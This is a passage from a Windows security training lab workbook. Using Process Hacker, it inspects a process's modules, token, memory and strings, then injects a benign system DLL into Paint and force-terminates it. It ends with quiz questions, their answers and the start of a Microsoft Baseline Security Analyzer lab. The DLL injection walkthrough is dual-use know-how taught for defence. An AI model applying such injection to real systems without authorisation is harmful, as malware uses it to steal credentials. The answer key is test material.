
NOTE: Some of the information listed might be slightly different than what is displayed.

5. Click the "Modules" tab to see the Dynamic Link Library (DLL) files and other files loaded into the virtual memory address space of the process. Sometimes these modules contain malware, so, if you had Internet access, you could right-click any module, select "Send To," then "virustotal.com" to upload the module to the Virus Total website in order to scan that module with multiple anti-virus scanners for free (it won't work right now, your virtual machine has no Internet access):




NOTE: The above image is just an example. You are not required to perform any steps aside from clicking on the Modules tab.

6. Click the "Token" tab to see the Security Access Token (SAT) attached to the process that identifies the Security Identifier (SID) number of the user which owns the process, the groups of which that user is a member, the privileges of that user, and other information.




NOTE: The SID listed on the above screen shot will most likely be different than the SID displayed on your system.

7. Click the "Memory" tab to display the various regions of virtual memory of the process. If a region of memory is committed, that means it is backed by a hardware memory module or paging file. Right-click any committed region and select "Read/Write Memory" to see the raw data in that region, such as any region marked as "Private: Commit," like the thread stack in the following screenshot:




The following screenshot shows the raw hexadecimal data for that region when you right-click it and select "Read/Write Memory."




8. Click "Close" when you are done viewing the hexadecimal data, but keep the Memory tab open.


9. On the Memory tab for the process, click the "Strings" button to perform a search for any text strings in the memory regions of that process that are at least 10 characters long and which are not shared with any other process, for example, those memory regions which are "private" to that process, then click the "OK" button to execute the search.




A dialog box will appear showing the virtual memory address and length of each string found. Scroll down the list of strings to see if you recognize any folder paths or your own username (SEC401-Student). When a process is infected with malware, the strings in the memory of that process can be very useful for analyzing the purpose of the malware. The strings in a malicious process might include the HTTP path to a command-and-control server, the IP addresses of servers where stolen files will be uploaded, or the local filesystem path to another malicious EXE or DLL binary file.

10. In the dialog box showing the results of the strings search, click the "Filter" button to pull down a menu of options, choose "Contains (case-insensitive)," enter a filter pattern of "http" and click the "OK" button to only show the strings which contain that textual filter pattern.






11. Click the "Close" buttons repeatedly to exit all dialog boxes and return to the main Process Hacker screen with the rows of running highlighted processes.




Task 3 – Inject a DLL into a Process and Terminate It Aggressively

1. On the lower-left side of the VM, where it states either "Search Windows," or "I'm Cortana. Ask me anything" simply type the word "mspaint" to search for the Microsoft Paint application. When the search list shows the Paint application, click that icon to run the Paint desktop application.


   NOTE: The first time you click in this box you may get a popup window asking if you would like to hear more information about what Cortana can do. If you get this, simply click on "Not interested."



2. Go back to Process Hacker, scroll down to the very bottom in your rows of processes, and identify the new "mspaint.exe" process (you may need to click the black down arrow (v) to the left of explorer.exe to see mspaint.exe underneath it).



3. Right-click the mspaint.exe process, select "Miscellaneous," select "Inject DLL...," browse to the C:\Windows\System32 folder, scroll down to the very bottom, select the "zipfldr.dll" file, and click the "Open" button.




You have just injected a DLL file into a running process! This is similar to how hackers and malware inject malicious DLLs into victim processes, such as to extract password hashes from memory. In this case, the zipfldr.dll file is a normal, benign Windows DLL, so no harm has been done.


4. In Process Hacker, double-click the mspaint.exe process and go to the Modules tab. Scroll down to the very bottom of the list of modules and you will see the zipfldr.dll module loaded (you may need to click the "Name" column to sort alphabetically). Click the "Close" button when done.

Let's imagine that the mspaint.exe process is malware-infested and causing harm. We need to terminate it, but the process is using rootkit techniques to prevent us from closing the process normally. We must use more aggressive techniques, so we will use *The Terminator*!

5. In Process Hacker, right-click the mspaint.exe process, select "Terminate".



6. Select the "Terminate" button to confirm.



The Terminator is a Process Hacker tool that will attempt to terminate a process.

Notice that the paint program is now closed.

Questions

1. What color is used to highlight "Packed Processes" by default? _____
2. In the properties of a process, what tab shows privileges? _____
3. Can regular expressions be used to search in-memory strings? _____

Exercise Takeaways

In this lab, you completed the following tasks:

- Installed and ran Process Hacker.
- Examined the details of a process, such as its Security Access Token (SAT).
- Injected a DLL file into a process.
- Terminated a running process with *The Terminator*.

Process Hacker is a free, open source replacement for the Windows Task Manager tool. Process Hacker is very useful for understanding the Windows operating system, viewing the inner workings of processes, examining services and device drivers, viewing TCP listening ports, and watching disk activity. Some actions will require that you launch Process Hacker with administrative privileges by right-clicking the shortcut for Process Hacker and using the "Run As Administrator" option, but please be cautious when doing so, you might accidentally crash the computer!

This page intentionally left blank.

Question Answers

1. What color is used to highlight "Packed Processes" by default? bright magenta
2. In the properties of a process, what tab shows privileges? the Token tab
3. Can regular expressions be used to search in-memory strings? yes

This page intentionally left blank.

Lab 5.2

Microsoft Baseline Security Analyzer

Lab 5.2 - Microsoft Baseline Security Analyzer

Background

The MBSA is not installed on Windows by default, but it can be downloaded from Microsoft's security website for free at http://www.microsoft.com/security. The MBSA can scan local or remote Windows computers for common security vulnerabilities. It also provides guidance on what was scanned and how to fix any problems found. To scan a computer with the MBSA, you must be a member of the Administrators group. While the MBSA is not as comprehensive as the commercial vulnerability scanners available on the market, it is free and easy to use. In this lab, you will practice using the MBSA.

Objectives

- Install the Microsoft Baseline Security Analyzer (MBSA).
- Scan the local computer for vulnerabilities.
- Examine an MBSA vulnerability report.
- Remediate an identified vulnerability using the NET.EXE utility.
- Scan local system again to confirm remediation.

